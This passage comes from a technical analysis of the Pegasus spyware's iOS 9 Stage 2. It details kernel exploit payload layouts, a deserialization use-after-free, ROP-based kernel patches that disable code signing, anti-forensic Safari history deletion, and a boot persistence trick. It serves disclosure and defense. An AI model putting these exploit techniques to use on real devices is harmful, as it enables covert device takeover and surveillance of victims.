The 64-bit version of the Stage 2 binary does not need to perform this step, given that the triggering mechanism used to ultimately call the function is little more than a redirection of an existing function pointer to a sysctl handler.

Payload Construction and Kernel Insertion (32-Bit)

Without a means to modify kernel memory through the kernel port, 32Stage2 must leverage a vulnerability within iOS to gain access to the kernel. In order to perform this task, 32Stage2 constructs two data buffers: a 20-byte buffer containing the necessary overwrite data to modify the real-time and battery clocks and a 38-byte buffer containing a payload that runs a series of ROP gadgets to install the clock handler overwrites. The two data buffers have the following layout after their construction:

clock_ops_overwrite Buffer:

```
[00] (rtclock.getattr): address of OSSerializer::serialize
[04] (calend_config): NULL
[08] (calend_init): NULL
[0C] (calend_gettime): address of calen_getattr
[10] (calend_getattr): address of _bufattr_cpx
```

uaf_payload_buffer Exploit Buffer:

```
[00] ptr to clock_ops_overwrite buffer
[04] address of clock_ops array in kern memory
[08] address of _copyin
[0C] NULL
[10] address of OSSerializer::serialize
[14] address of "BX LR" code fragment
[18] NULL
[1C] address of OSSymbol::getMetaClass
[20] address of "BX LR" code fragment
[24] address of "BX LR" code fragment
```

32Stage2 generates a new thread to handle the necessary setup for the installation of the new clock handlers though the new thread, itself, does not perform the installation. The thread begins by establishing a `kauth_filesec` data structure on the stack with the following values:

```
.fsec_magic = KAUTH_FILESEC_MAGIC;    // 0x12CC16D
.fsec_owner = <undetermined, random stack value> ;
.fsec_group = <undetermined, random stack value>;
.fsec_acl.entrycount = KAUTH_FILESEC_NOACL; // -1
```

The uaf_payload_buffer exploit buffer is appended to the end of the `kauth_filesec` structure in what is defined as the `kauth_filesec.fsec_acl.acl_ace[]` array area.The thread then opens a port to IOKit and calls `IOServiceGetMatchingService` for `AppleKeyStore`. Using the same technique explained previously in the *Kernel Location* section, the thread obtains a valid kernel memory location. The only difference between the new thread's use of the `AppleKeyStore` disclosure vulnerability and the method used by 32Stage2 previously is the property name that the thread uses (which is "arararararararararararararararararararararararararararararararararararararararar arararararararararararararararararararararararararararararararararara").

After obtaining the kernel address from the `AppleKeyStore`, a `syscall` is made to the `open_extended` function. 32Stage2 passes the location of the lock file to the syscall along with both the `KAUTH_UID_NONE` and `KAUTH_GID_NONE` values and the `kauth_filesec` structure constructed at the start of the thread. At the start of the `open_extended` function, the following code executes:

```
if ((uap->xsecurity != USER_ADDR_NULL) &&
  ((ciferror = kauth_copyinfilesec(uap->xsecurity, &xsecdst)) != 0))
```

The `kauth_copyinfilesec` function copies the `kauth_filesec` structure passed from userland into a `kauth_filesec` structure in the kernel address space. Before explaining the

vulnerability in this function, it is necessary to understand the layout of the `kauth_filesec` structure. The `kauth_filesec` structure makes up an access control list (ACL) that contains access control entries (ACE). The structure for `kauth_filesec` is defined as:

```
/* File Security information */
struct kauth_filesec {
        u_int32_t       fsec_magic;
        guid_t          fsec_owner;
        guid_t          fsec_group;
        struct kauth_acl fsec_acl;
};
```

The ACL component for `kauth_filesec` is stored in a `kauth_acl` structure, which contains an array of ACE:

```
/* Access Control List */
struct kauth_acl {
        u_int32_t       acl_entrycount;
        u_int32_t       acl_flags;
        struct kauth_ace acl_ace[1];
};
```

The `kauth_ace` structure is 24-bytes in size and defined as:

```
typedef u_int32_t kauth_ace_rights_t;
/* Access Control List Entry (ACE) */
struct kauth_ace {
        guid_t          ace_applicable;
        u_int32_t       ace_flags;
        kauth_ace_rights_t ace_rights;              /* scope specific */
};
```

The `kauth_acl` field `acl_entrycount` is an unsigned integer that defines how many `kauth_ace` entries are within the `acl_ace` array. If an ACL contains no ACE records, `acl_entrycount` is set to `KAUTH_FILESEC_NOACL`, which is defined as `-1`. At the beginning of the `kauth_copyinfilesec` function, the following comment is found within the publicly available source code:

```
/*
 * Make a guess at the size of the filesec.  We start with the base
 * pointer, and look at how much room is left on the page, clipped
 * to a sensible upper bound.  If it turns out this isn't enough,
 * we'll size based on the actual ACL contents and come back again.
 *
 * The upper bound must be less than KAUTH_ACL_MAX_ENTRIES.  The
 * value here is fairly arbitrary.  It's ok to have a zero count.
 */
```

When the new thread constructs the `kauth_filesec` structure, it does so by directly manipulating the position of the structure on the stack as such:

```
// get stack address?
```

```
p = (unsigned int)&stackAnchor & 0xFFFFF000;
// kauth_filesec.fsec_magic
(p + 0xEC0) = 0x12CC16D;
// kauth_filesec.fsec_acl.entrycount = KAUTH_FILESEC_NOACL
(p + 0xEE4) = -1;
// kauth_filesec.fsec_acl.acl_ace[...]
memcpy(&stackAnchor & 0xFFFFF000 | 0xEEC, pExploit, 128);
```

The stack has the following layout at the start of the new thread's execution:

```
  char stackAnchor; // [sp+101Fh] [bp-2031h]@1
  unsigned int size; // [sp+2020h] [bp-1030h]@12
  char buffer[4096]; // [sp+2024h] [bp-102Ch]@12
  int v26; // [sp+3024h] [bp-2Ch]@7
  mach_port_t connection; // [sp+3028h] [bp-28h]@4
  kern_return_t result; // [sp+302Ch] [bp-24h]@4
  mach_port_t masterPort; // [sp+3030h] [bp-20h]@3 MAPDST
```

Using the variable dubbed `stackAnchor`, the new thread finds a page boundary address for the stack. Then, by allocating a large array to ensure that at least one page of the stack is unused by function critical variables, the new thread can construct a `kauth_filesec` structure that contains significantly more information than is necessary. By setting the `acl_entrycount` to indicate that there are no ACE records, when `open_extended` processes the `kauth_filesec` structure, it will not attempt to parse any data beyond the `acl_flags` variable, thus preserving the integrity of the exploit buffer and preventing the kernel from possibly having issue with how the exploit buffer would be interpreted as an actual ACE record. The end result of calling `open_extended` is to copy the exploit buffer (along with the `clock_ops_overwrite` buffer) into kernel memory.

The new thread takes advantage of this behavioral oddity within the `open_extended` syscall in order to place the (unmodified) payload into the kernel memory. The address for that payload is then recovered using the previously discussed vulnerability that allows kernel memory to be leaked back to user mode. When the `AppleKeyStore` vulnerability is exploited, the variable dubbed `buffer` is passed to `io_service_open_extended` (the same variable that resides adjacent to the `stackAnchor`). This behavior means `AppleKeyStore` returned a pointer for kernel memory that was ultimately next to the exploit code copied in by the syscall to `open_extended`. Therefore, the purpose of the new thread is not to overwrite the clock handler pointers, but rather to set the stage for such an attack.

Once the new thread completes, the variable containing the memory address of the exploit buffer obtained by the new thread as part of the `AppleKeyStore` information leak is tested to determine if it was indeed set by the new thread (prior to calling the new thread, the variable that holds the kernel address is initialized to 0x12345678). If the new thread did not successfully obtain the kernel memory location, 32Stage2 will call the assert callback and exit.

After the completion of the new thread's activities, and if the phone reports itself as "iPhone4,1" (the iPhone 4 series), the main thread will generate up to 1000 threads. Each of the threads will

generate a very tight while loop that waits until a global variable is set to less than 0 (it defaults to 1000 at the time the threads are generated). It is unclear why this behavior is restricted to the iPhone 4s, as the result of this behavior would seem to have value on all platforms. This thread resource exhaustion decreases the probability that another thread will spawn and thus compete for the memory resources during the UAF exploitation.

Payload Construction and Kernel Insertion (64-Bit)

Given the differences in the triggering mechanism used within 64Stage2, the setup and payload construction is somewhat different. Rather than creating pipes and overwriting the clock getattr handler, a sysctl handler is overwritten, ultimately resulting in an execute primitive that uses `OSSerializer::serialize` in a similar way to 32Stage2. In order to establish an execute primitive, 64Stage2 uses the sysctl interface for `net.inet.ip.dummynet.extract_heap` to which 64Stage2 passes a specially crafted data structure that allows the binary to overwrite the function pointer responsible for interfacing with the kernel variable. The end result is a framework, similar in nature to the `getattr` handlers, that allows the 64Stage2 binary to execute arbitrary code ROP chains within the kernel from user space.

Establishing Kernel Read/Write Primitives (32-Bit)

With the exploit code now in kernel memory, 32Stage2 must activate the code in order to install the new `clock_ops` handlers that give userland access to the the kernel memory. 32Stage2 uses a use-after-free (UAF) vulnerability within the `io_service_open_extended` deserialization routine.

While `io_service_open_extended`'s deserialization functionality was previously shown in this report to allow the leakage of kernel address information, another vulnerability in the same component can be used to execute arbitrary code within the kernel. When `io_service_open_extended` is passed a `properties` data blob, the function will copy the contents from user space into kernel space before passing the information to `OSUnserializeXML`. `OSUnserializeXML` in turn passes the information to `OSUnserializeBinary` if the `kOSSerializeBinarySignature` value is present at the beginning of the data blob. It is within `OSUnserializeBinary` that the vulnerability exists.

The data blob supplied in the `properties` parameter represents an XML dictionary (or container) that has been serialized. In order to reconstruct the relationships, `OSUnserializeBinary` iterates through the entire data blob to parse out the various data objects. It is possible that during the encoding process (the process of turning the original XML into its binary representation) that the same object is found repeatedly. In order to more efficiently handle repetitive data, objects are stored within an array (`objsArray`) and objects within the reconstructed XML dictionary can be represented by an index into the array of objects.

Within `OSUnserializeBinary`, a `while` loop iterates through each encoded object within the supplied data blob. The loop begins by determining the type of object (e.g., `kOSSerializeDictionary`, `kOSSerializeArray`, `kOSSerializeNumber`, and so on) and its size.

```
len = (key & kOSSerializeDataMask);
...
switch (kOSSerializeTypeMask & key)
{
        case kOSSerializeDictionary:
                o = newDict = OSDictionary::withCapacity(len);
                newCollect = (len != 0);
                 break;
        case kOSSerializeArray:
                o = newArray = OSArray::withCapacity(len);
                newCollect = (len != 0);
                 break;
        case kOSSerializeSet:
                o = newSet = OSSet::withCapacity(len);
                newCollect = (len != 0);
...
        case kOSSerializeObject:
                if (len >= objsIdx) break;
                o = objsArray[len];
                o->retain();
                isRef = true;
                break;
...
}
```

The `switch` statement dispatches the appropriate instructions for handling each type of object found within the data blob. These instructions can generate new objects and set flags related to the objects depending on what the particular object requires during the deserialization process. The `kOSSerializeObject` object type is a special case that represents an already deserialized object and, as such, sets a flag `isRef` to `true` indicating that the object is a reference to an existing object already within the `objsArray` array.

If the `isRef` value is not set to `true`, the current object that just underwent deserialization is added to the `objsArray` by means of `setAtIndex`:

```
            if (!isRef)
            {
                    setAtIndex(objs, objsIdx, o);
                    if (!ok) break;
                    objsIdx++;
            }
```

`setAtIndex` is a macro that, among other things, adds an object (`o`) to the `objsArray`. While more robust array objects exist within the iOS environment, such as `OSArray` (an array container that will handle reference counting automatically), `OSUnserializeBinary` takes a more manual route for array-object management of the objects it has deserialized. Once

deserialized, the object's reference count is decremented by calling `o->release()`, which will lead to the object being free()ed in most cases. The exception to this behavior occurs within `kOSSerializeObject` objects.

Since a `kOSSerializeObject` object represents an object that is referenced by other entries, it is necessary to retain the object after serialization. As a result, during deserialization `kOSSerializeObject` objects will call `o->retain()`, thereby incrementing the reference count for the object and preventing its removal from memory.

A serialized data blob allows for the same key to be used more than once. In other words, it is possible to have XML code that looks like:

```
<dict>
        <key>KEY1<key>
        <number>1</number>
        <key>KEY1</key>
        <string>2</string>
</dict>
```

The above XML, once serialized, will contain five objects. The first object will be the dictionary container (`<dict>` as a `kOSSerializeDictionary` object), followed by a symbol representing the key (as a `kOSSerializeSymbol` entry containing "`KEY1`") and its data object (a `kOSSerializeNumber` entry for the integer `1`). The fourth entry specifies another key object, assigned `KEY1` again, which is now a string object (`kOSSerializeString`) containing the string "`2`". As part of the deserialization process, the reuse of `KEY1` results in the object that follows replacing the original value assigned to `KEY1`. This reassignment of a key with new data is the situation where `OSUnserializeBinary` is vulnerable to attack.

As stated previously, when an object is deserialized, and so long as that object is not a `kOSSerializeObject`, the object is stored in the `objsArray` for later reference. This storage is the result of the `setAtIndex` macro seen here:

```
#define setAtIndex(v, idx, o) \
        if (idx >= v##Capacity) \
        { \
                uint32_t ncap = v##Capacity + 64; \
                typeof(v##Array) nbuf = (typeof(v##Array)) kalloc_container(ncap * sizeof(o)); \
                if (!nbuf) ok = false; \
                if (v##Array) \
                { \
                        bcopy(v##Array, nbuf, v##Capacity * sizeof(o)); \
                        kfree(v##Array, v##Capacity * sizeof(o)); \
                } \
                v##Array    = nbuf; \
                v##Capacity = ncap; \
        } \
        if (ok) v##Array[idx] = o;
```

The macro will expand the `objsArray` to accommodate the additional object and assign the object to the end of the `objsArray` without increasing its reference count by means of a `o->retain()` call. The problem with this method is that when a second object replaces an existing object (in our example this is whenever the string object replaces the number object for KEY1), the first object is released and subsequently freed, but a pointer to the now freed object exists within the `objsArray`. Normally this would simply be a bad programming design issue, but the problem is compounded if a reference is made to the object via a `kOSSerializeObject` entry. If a `kOSSerializeObject` entry references, by index, the now dangling pointer of the freed object, the call to `o->retain()` will attempt to execute a virtual function that is attacker-controlled.

In order to exploit this use-after-free condition, 32Stage2 must take control of the memory location that was deallocated and place a custom vtable that will have the entry for `retain` directed to a function of its own choosing. Installing a custom vtable requires having access to two deallocated, adjacent memory locations. Since it is not possible to directly overwrite the vtable of an object during the serialization process, by allocating and then freeing two memory locations, 32Stage2 can use an `OSData` or `OSString` object to replace two memory locations at once with one of the memory locations containing the malicious vtable. The easiest way to understand this concept is to look at the payload that 32Stage2 generates to exploit the `OSUnserializeBinary` UAF vulnerability.

The malicious payload that 32Stage2 generates for this vulnerability depends on the iOS version. For iOS version 9.3.2 through at least 9.3.3, the payload takes the following form:

```
[0x00] kOSSerializeBinarySignature
[0x04] kOSSerializeEndCollecton | kOSSerializeDictionary | 0x10
[0x08] kOSSerializeString | 4
[0x0C] "sy2"
[0x10] kOSSerializeData | 0x14
[0x14] {payload buffer}
[0x28] kOSSerializeEndCollecton | kOSSerializeObject | 1
```

For iOS 9.0 through 9.3.1, the payload takes the following form:

```
[0x00] kOSSerializeBinarySignature
[0x04] kOSSerializeEndCollecton | kOSSerializeDictionary | 0x10
[0x08] kOSSerializeString | 4
[0x0C] "sy2"
[0x10] kOSSerializeEndCollecton | kOSSerializeArray | 0x10
[0x14] kOSSerializeDictionary | 0x10
[0x18] kOSSerializeSymbol | 4
[0x1C] "sy1"
[0x20] kOSSerializeData | 0x14
[0x24] "ffff\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"
[0x38] kOSSerializeSymbol | 4
[0x3C] "sy1"
[0x40] kOSSerializeEndCollecton | kOSSerializeSymbol | 4
[0x44] "sy1"
[0x48] kOSSerializeString | 0x1C
[0x4C] {payload buffer}
```

```
[0x68] kOSSerializeString | 0x1C
[0x6C] {payload buffer}
[0x88] kOSSerializeString | 0x1C
[0x8C] {payload buffer}
[0xA8] kOSSerializeEndCollecton | kOSSerializeObject | 5
```

While structurally they look somewhat different, ultimately they both exploit the same UAF vulnerability. The simpler payload (for iOS 9.3.2 and later) is the easiest to understand. When `OSUnserializeBinary` begins the parsing process to deserialize the payload, the function will create a new dictionary object as a result of the entry at offset 0x04. Within this dictionary are two unkeyed objects. The first object is an `OSString` object with the value `sy2` (specified in offsets 0x08 and 0x0C, respectively). Offset 0x10 specifies an `OSData` object of 0x14 (20) bytes in size. The `OSData` object contains the payload buffer data structure. Since the objects are unkeyed, `OSUnserializeBinary` will replace the `OSString` object with the `OSData` object but leave the pointers in place in `objsArray`. With the `OSString` object having no `retain()` calls, the `OSString` is deallocated, thereby putting two memory arrays into the free list (one for the `OSString` object itself and one for the string associated with the `OSString` object).

When `OSUnserializeBinary` parses the `kOSSerializeData` entry, a new `OSData` object is allocated and thus consumes one of the freed memory locations from the free list. When the data associated with the `kOSSerializeData` entry is copied into the `OSData` object, a new buffer is allocated for the data, which consumes the remaining data location from the free list. At this point, the dangling pointer in `objsArray` has been replaced with an `OSData` object's data. It is the data associated with the OSData object that contains the malicious payload that will ultimately give 32Stage2 write access into the kernel in order to install the read/write primitives.

Regardless of the iOS version, the malicious payload contains the same payload buffer. The payload buffer is a 20-byte structure consisting of the following elements:

[00] address of `uaf_payload_buffer` + 8
[04] {uninitialized data from stack}
[08] address of uaf_payload_buffer
[0C] static value of 20
[10] address of `OSSerializer::serialize`

The layout of the payload must contain the pointer to the new retain function at offset 0x10. 32Stage2 uses the `OSSerializer::serialize` function as the replacement retain. This layout means that the remainder of the payload must now mimic the vtable of an `OSSerializer` object. As explained previously in *Establishing Read/Write/Execute Primitives on Previously Rooted Devices*, the `OSSerializer::serialize` function will call the function at offset 0x10 of the supplied vtable while passing offsets 0x08 and 0x0C of the vtable to the called function. Given that offset 0x10 is set to `OSSerializer::serialize`, the function is

being called again, but the second call will be given the vtable specified at offset 0x08. This call kicks off a series of subsequent calls that ultimately leads to a call to `_copyin` that replaces the getattr handlers for the real-time and battery clocks, as described in *Establishing Read/Write/Execute Primitives on Previously Rooted Devices*.

Following the execution of the exploit, and if the victim's phone is an "iPhone4,1" model, the global variable controlling the 1000 threads generated previously is set to -1 in order to terminate the threads.

To verify that the battery clock's `getattr` handler is working as a kernel memory address reader, `clock_get_attributes` is called with the read location specified as the base address for the kernel. If the result from `clock_get_attributes` is not the magic value of `0xFEEDFACE`, the attempt is made once more. A second failure results in the assert callback being called and 32Stage2 terminating.

Establishing Kernel Read/Write Primitives (64-Bit)

The same underlying vulnerability is exploited in the 64-bit version of Stage 2. In principle, the exploit is structured in a very similar way. The primary difference is that the ultimate execute primitive is established by writing to the `net.inet.ip.dummynet.extract_heap` sysctl handler. The `OSSerializer::serialize` is used in a similar way as within 32Stage2. Arbitrary code execution (through the execution of arbitrary ROP chains) is then achieved using the same mechanism described in *Establishing Kernel Execute Primitive (32-Bit)*.

Establishing a Kernel Execute Primitive (32-Bit)

As explained previously in *Installing Kernel Access Handlers on Rooted Devices*, the real-time clock's `getattr` handler points to `OSSerializer::serialize`, which allows the caller of `clock_get_attributes` to pass a specially crafted structure to `OSSerializer::serialize` in order to execute instructions within kernel space. By virtue of executing within kernel space, the userland 32Stage2 process must have a way of transferring data to the kernel address space in a reliable manner. 32Stage2 uses a clever quirk of the `pipe`-created pipe set to accomplish this task.

After establishing the battery clock's new `getattr` handler as `_bufattr_cpx`, 32Stage2 has a reliable method for reading DWORDs from the kernel address space into userland. 32Stage2 uses this functionality to find the `addrperm` value stored within the kernel. `addrperm` defines the offset applied to the address from the kernel when passed to userland in order to obfuscate the true location of the data in the kernel. By obtaining this value, it is possible to deobfuscate kernel addresses back to their real address values. 32Stage2 calls `fstat` on the read pipe from the generated pipe set and then calculates the difference between the location of the `stat`

structure and the kernel address space. This value is then stored in a global variable for use by functions that must access kernel memory for the purposes of code execution.

Whenever 32Stage2 wants to execute code within the kernel, the following data structure is written to the write pipe of the generated pipe set:

> [00] argument 1
> [04] argument 2
> [08] address of code to execute

In order to call the function specified in offset 8 of the data structure, another DWORD is prepended to the structure and passed to the real-time clock's `getattr` handler (accessed via `OSSerializer::serialize`), which places argument 1 into `R3` and argument 2 into `R1` before calling the address specified for the function to execute. By prepending the unused DWORD to the data structure, the data structure becomes the vtable replacement for `OSSerializer`. This technique is used in two different functions within 32Stage2. One function allows arbitrary kernel function calls and the other is used to write DWORD values into the kernel address space.

Patching the Kernel to Allow Kernel Port Access

With the ability to read, write, and execute arbitrary locations within the kernel address space, the next step involves gaining more direct access to the kernel through the kernel port. The function `task_for_pid` will return an error if called with the PID value of 0. In order to bypass this protection, Stage 2 modifies four different locations within the `task_for_pid` function. Before the patching of `task_for_pid` begins, Stage 2 determines if the area requiring the patch is within a region of memory that is read/execute. If the memory is non-writable, Stage 2 will directly modify the permissions of the memory region to allow for write access and then invalidate the dcache and flush the data and instruction TLBs in order to ensure that the memory region is updated with the new permissions.

After patching the `task_for_pid` function to allow the caller to gain a port to the kernel, Stage 2 will attempt to get a kernel port by calling `task_for_pid(mach_task_self, 0, &port)` up to five times with a 100 mllisecond delay between each attempt before calling the assert callback and exiting.

Section 3: Privilege Escalation and Activating the Jailbreak Binary

This section covers the final steps carried out in Stage 2 to gain root access on the iPhone, disable code signing, then drop and activate the jailbreak binary. This stage leverages the final Trident vulnerability, where kernel memory corruption leads to jailbreak (CVE-2016-4656).

System Modification for Privilege Escalation

The next step for 32Stage2 is to gain root access over the victim's phone. If the Stage 2 process is not currently running as root (UID = 0), which it will not be on a non-jailbroken phone, then Stage 2 patches the `setreuid` function to skip the check for privilege escalation. Once the modification to setreuid is complete, the function is called up to five times (with 500ms delays between each call) until `setreuid(0, 0)` returns successful. After five attempts (or after a successful setreuid call), the modification made to setreuid is reversed. A final check of the process's user value (UID) is made to ensure that it is, indeed, root (0). If the function `getuid` returns any value other than 0, the assert is called and Stage 2 exits.

Stage 2 calls the kernel function `kauth_cred_get_with_ref` by means of the real-time clock `clock_get_attributes` vector in order to receive the credentials for the main thread. Following this, Stage 2 locates the `mac_policy_list`, which contains the list of access control policy modules currently loaded into the iOS kernel. Stage 2 examines the list looking for a module that starts with the name "Seat", referring to the "Seatbelt sandbox policy". If the policy module is not found, Stage 2 calls the assert callback and terminates. If the module is found, however, the `mpc_field_off` member is read and modified to allow the current process greater access to the victim's iPhone.

With access to the kernel port now established and restrictions removed that would prevent Stage 2 from performing privileged actions normally blocked by sandbox policy, Stage 2 no longer requires the hooked `getattr` handler for the real-time clock. To ensure that future calls to this handler do not crash the phone, the `getattr` function pointer is modified to point to the instructions:

    BX LR

This new handler function effectively turns future calls to the real-time clock's `getattr` handler into a NOP. This is presumably done to ensure that future calls the to the `getattr` handler (by some other process) do not have unintended consequences and cause the kernel to crash.

Disabling Code Signing

By default, iOS on a standard iPhone will prevent unsigned code from running through normal means, such as an `execv` or `system` call. Likewise, modifications to the root file system are prevented by setting the filesystem as read-only. These are situations that will prevent Stage 2 from executing a jailbreak program and will prevent the jailbreak program, if it activates, from being able to modify the system. Stage 2 modifies several kernel functions and two kernel extensions (kext) in order to permit these forbidden actions. Stage 2 starts by finding the kext for

com.apple.driver.AppleMobileFileIntegrity and com.apple.driver.LightweightVolumeManager. The com.apple.driver.AppleMobileFileIntegrity (AMFI) extension is responsible for enforcing iOS's code signing functionality. The com.apple.driver.LightweightVolumeManager extension is responsible for the partition table of the main storage device.

Stage 2 locates each of extensions by calling OSKextCopyLoadedKextInfo for each extention's name, which returns a dictionary object containing information about the extension. Within the dictionary is the loading offset of the extension being queried that Stage 2 turns into the kernel memory address by adding the known kernel slide value.

Armed with the kernel address of the AMFI, Stage 2 locates the following global variables:
- `amfi_get_out_of_my_way`
- `cs_enforcement_disable`

These two variables, when set, disable AFMI (`amfi_get_out_of_my_way`) and disable code signing enforcement (`cs_enforcement_disable`). Stage 2 then sets two more global variables: `debug_flags` and `DEBUGflag`. These two variables allow for debugging privilege on the victim's iPhone, further reducing the restrictions that the sandbox (Seatbelt) imposes on the device.

Next, Stage 2 patches the kernel function `vm_map_enter` and `vm_map_protect` in order to disable code signing verifications (making it possible to allocate RWX regions) within the virtual memory manager. Following this, Stage 2 patches the `_mapForIO` function within the LightweightVolumeManager before patching the kernel function `csops` to disable even more code signing protections.

Remounting the Drive

In order to jailbreak a device, the root file system must be accessible for writing. Stage 2 tests the writability of the root file system by calling the `access` function against `/sbin/launchd` to determine if Stage 2 has write access to the root file system. If the file is read-only, Stage 2 patches the kernel function `_mac_mount` to disable the protection policy that prevents remounting the filesystem as read/write and then remounts the root filesystem as read/write by calling `mount("hfs", "/", MNT_UPDATE, mountData)` where `mountData` specifies the `/dev/disk0s1s1` device.

Stage 2 is written such that it will only operate on iOS 9 series iPhones, but code exists that suggest it was once used on older iOS versions. As evidence to support this claim, there exists a function that is called after Stage 2 remounts the root file system that modifies its execution path if it is running on iOS 7, iOS 8, or iOS 9. Depending on the iOS version, the function calls `fsctl` on either `/bin/launchctl` (for iOS 7 and 8) or `/bin/launchd` (for iOS 9). The `fsctl` call will modify the low disk space warning threshold as well as the very low disk space warning threshold, setting the values to 8192 and 8208, respectively.

Cleanup

Stage 2 is activated as the result of a bug in Safari that allows for arbitrary code execution. As one of the last activities Stage 2 performs prior to dropping and activating the jailbreak binary, Stage 2 attempts to cover its infection vector by cleaning up the history and cache files from Safari. The process of clearing the Safari browser history and cache files is straightforward and iOS version-specific.

For iOS 8 and iOS 9 (Stage 2 will terminate at the beginning if it is not running on iOS 9), the following files are summarily deleted from the victim's iPhone to remove browser and cache information:

- /Library/Safari/SuspendState.plist
- /Library/Safari/History.db
- /Library/Safari/History.db-shm
- /Library/Safari/History.db-wal
- /Library/Safari/History.db-journal
- /Library/Caches/com.apple.mobilesafari/Cache.db
- /Library/Caches/com.apple.mobilesafari/Cache.db-shm
- /Library/Caches/com.apple.mobilesafari/Cache.db-wal
- /Library/Caches/com.apple.mobilesafari/Cache.db-journal
- (files in the directory) /Library/Caches/com.apple.mobilesafari/fsCachedData/

For iOS 7, the following files are removed:

- /Library/Safari/SuspendState.plist
- /Library/Caches/com.apple.mobilesafari/Cache.db
- /Library/Caches/com.apple.mobilesafari/Cache.db-shm
- /Library/Caches/com.apple.mobilesafari/Cache.db-wal
- /Library/Caches/com.apple.mobilesafari/Cache.db-journal

The function concludes by calling `sync` to ensure the deletions are written to disk.

Next Stage Installation

Again, showing evidence of the use of code originally targeting an older iOS version, the next function the main thread calls decompresses and drops two files onto the victim's filesystem. The following code snippet illustrates how Stage 2 determines the location of the jailbreaker binary on the victim's device:

```
if ( (unsigned int)(majorVersion - 8) >= 2 )
{
  if ( majorVersion == 7 )
  {
    pszJBFilenamePath = "/bin/sh";
    if ( flag)
```

```
      pszJBFilenamePath = "/private/var/tmp/jb-install";
  }
  else
  {
    assert();
    writeLog(3, "%.2s%5.5d\n", "bh.c", 134);
    exit(-1);
    pszJBFilenamePath = 0;
  }
}
else
{
  pszJBFilenamePath = "/sbin/mount_nfs.temp";
}
```

The code snippet shows that for iOS version 7, the install path for the next stage's binary is either `/bin/sh` or `/private/var/tmp/jb-install` (if `flag` is non-zero). For iOS versions older than 7, the assert callback is called and the program terminates. For iOS 8 and greater, the install path is specified as `/sbin/mount_nfs.temp`.

The size of the data blob containing the next stage binary is verified to be non-zero. If the size is zero, the assert callback occurs and Stage 2 is terminated. The `BZ2_*` API functions are then used by Stage 2 to decompress the data into two files: the first file is the next stage binary, which, for iOS 9, is stored at `/sbin/mount_nfs.temp`. The second file is the configuration file, which is stored at `/private/var/tmp/jb_cfg`.

The permissions of the two files are changed to `0755` (making the files executable) before control returns to the main thread.

The final function that Stage 2 calls before terminating is responsible for moving the binary dropped by the previous step. For iOS versions 8 and 9, the file `/sbin/mount_nfs.temp` is renamed to `/sbin/mount_nfs`. If the iOS on the victim's phone is iOS 9, an attempt is made to delete `/sbin/mount_nfs` prior to the renaming operation. After renaming the file, the assert callback function is called followed by the `exit` function, terminating Stage 2.

Once execution returns to the main thread, Stage 2 terminates silently.

Existing Jailbreak Detection

As mentioned previously, the Stage 2 binary operates in two distinct modes. The first, which has already been discussed, constitutes a complete iOS exploit and jailbreak. The second is the code path taken when the Stage 2 binary is run on a system that has already been jailbroken. In this mode, Stage 2 simply takes advantage of the existing jailbreak backdoors to install the Pegasus-specific kernel patches.

To determine whether the the device has already been jailbroken, Stage 2 attempts to acquire a valid mach port (a handle) into the iOS kernel using a common jailbreak backdoor. This check is performed simply by calling `task_for_pid` with the PID value set to `0`. Patching `task_for_pid` in this way is a common backdoor mechanism used by iOS jailbreaks that provides direct kernel memory access to a user mode process. Calling `task_for_pid` with a PID of `0` is not normally allowed by iOS. If `task_for_pid` returns a valid task port, then the Stage 2 process has elevated access to the kernel and can forgo the privilege escalation steps described previously.

Stage 2 also checks for the presence of the binary `/bin/sh`. On a non-jailbroken phone, this binary should never exist. When Stage 2 detects the presence of this binary, it assumes that the existing jailbreak is either incompatible with Pegasus or that all required kernel patches are already in place and no further action is needed. When `/bin/sh` is identified on a device, prior to exploitation, Stage 2 simply exits cleanly.

Section 4: Pegasus Persistence Mechanism

This section details the persistence mechanism used by Pegasus to remain on the device after compromise via an exploit of the Trident vulnerabilities, and continue to execute unsigned code each time the device reboots.

Pegasus Persistence Mechanism

The persistence mechanism used by Pegasus to reliably execute unsigned code each time the device boots (and, ultimately, execute the kernel exploit to again jailbreak the device) relies on a combination of two distinct issues.

The first issue is the presence of the `rtbuddyd` service within a plist (to be launched on device boot). Note that prior to iOS 10, `rtbuddyd` is present on some iPhone devices for example the iPhone 6S, but not on others like the iPhone 6. As a result, any signed binary that can be copied into the specified path (`/usr/libexec/rtbuddyd`) will be executed at boot time with the arguments specified in the plist (specifically "--early-boot").

```
<key>rtbuddy</key><dict><key>ProgramArguments</key><array><string>rtbuddyd</string> <string>--early-boot</string></array><key>PerformInRestore</key><true/><key>RequireSuccess</key>
<true/><key>Program</key><string>/usr/libexec/rtbuddyd</string></dict>
```

As a result of this behavior, any signed binary on the system can be executed at boot with a single argument. By creating a symlink named `--early-boot` within the current working directory, an arbitrary file can be passed as the first argument to the arbitrary signed binary that has been copied to the `rtbuddyd` location.

The second issue leveraged in this persistence mechanism is a vulnerability within the JavaScriptCore binary. Pegasus leverages the previously described behavior in order to execute the `jsc` binary (JavaScriptCore) by copying it to the path `/usr/libexec/rtbuddyd`. Arbitrary JavaScript code can then be executed by creating a symlink named `--early-boot` that points to a file containing the code to be executed at boot time. Pegasus then exploits a bad cast in the jsc binary to execute unsigned code and re-exploit the kernel.

JavaScriptCore Memory Corruption Issue

The issue exists within the setImpureGetterDelegate() JavaScript binding (which is backed by functionSetImpureGetterDelegate).

```
EncodedJSValue JSC_HOST_CALL functionSetImpureGetterDelegate(ExecState* exec)
{
    JSLockHolder lock(exec);
    JSValue base = exec->argument(0);
    if (!base.isObject())
        return JSValue::encode(jsUndefined());
    JSValue delegate = exec->argument(1);
    if (!delegate.isObject())
        return JSValue::encode(jsUndefined());
    ImpureGetter* impureGetter = jsCast<ImpureGetter*>(asObject(base.asCell()));
    impureGetter->setDelegate(exec->vm(), asObject(delegate.asCell()));
```

```
        return JSValue::encode(jsUndefined());
}
```

This binding takes two arguments: the first is an ImpureGetter, and the second is a generic JSObject that will be set as the ImpureGetter's delegate. The issue results from the lack of validation that the JSObject passed as the first argument is in fact a well-formed ImpureGetter. When another object type is passed as the first argument, the object pointer will be improperly downcast to an ImpureGetter pointer.

Subsequently, when the m_delegate member is set via setDelegate(), a pointer to the JSObject passed as the second argument will be written to the offset that aligns with m_delegate (16 bytes into the supplied object). This issue can be used to create a primitive that allows a pointer to an arbitrary JSObject to be written 16 bytes into any other JSObject.

Exploitation

